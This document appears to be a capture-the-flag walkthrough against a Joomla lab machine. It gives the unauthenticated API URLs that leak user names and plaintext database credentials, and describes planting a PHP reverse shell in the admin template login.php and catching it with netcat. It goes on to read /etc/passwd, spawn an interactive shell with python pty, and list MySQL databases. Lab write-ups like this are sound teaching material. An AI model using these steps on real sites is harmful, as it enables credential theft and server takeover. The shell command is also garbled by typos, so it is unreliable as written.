



After opening the administrative login page, we were requested to provide valid credentials to get access to the web page and at this moment we didn't have any username nor password.

As great minds say google is your friend and that's where I headed to look for my next move.





As for my instinct I decided to search for Joomla web application, after getting several results, two stood out for me which were for remote code execution and the CVE was recent hence I decided to explore further these search results from exploit db and vulncheck.




As I was going through the articles, the vulnerabilities were a result of authentication bypass resulting in an information leak. Most of the public exploits use the bypass to leak the system's configuration, which contains the Joomla! MySQL database credentials in plaintext.

The exploit could be obtained in **exploit db** but for me I did it manually, what you to get the sensitive information is to visit the user api end point to get the username and api configuration end point to get the passwords.

Example: **domain/api/index.php/v1/users?public=true**





To get the MySQL database credentials in plaintext, you visit the api configuration end point to get the passwords.

Example:

**domain/api/index.php/v1/config/application?public=true**


and that how I got the login credentials to the application





After obtaining access into the application, the next step was to try and gain access to the server hosting the web application by getting a revers shell.

I went to system which can be found on your far bottom second last above the help tab.

Then I clicked on administrative template, then selected the template and I found list of php files which all were good candidates of inserting the reverse shell.





I opened login.php and then I inserted the shell and saved the changes made in the file.





After saving the changes I went and opened up my listener using netcat and then o visited the path on which I had saved the reverse shell which was on the login.php.

**domain/administrator/templates/atum/login.php**

Once I loaded the url I got access to the server.





The next step was to try and see if I could read the **/etc/passwd** file, and it was successful and through that we managed to see two users logan who we saw his username when we were exploit the web application database. Looking at his permissions we can see logan has access to ssh.




Before doing anything further the shell that we obtained was not a full shell meaning that it is limited with what we can do with it, hence we had to get a full interactive shell by typing the following command

Pythong3 –c “import pty;pty.spawn(‘/bin/bash’)”

And we got an interactive shell.





Since we have a fully interactive shell we can now try and access the database using the credentials we had found of lewis. Since lewis was the administrator.

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| joomla             |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use joomla;
use joomla;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+------------------------------+
| Tables_in_joomla             |
+------------------------------+
| sd4fg_action_log_config      |
| sd4fg_action_logs            |
| sd4fg_action_logs_extensions |
```

We got access to the databases, next was to look at the list of tables that were there and one of the interesting table was the one named sd4fg_users;



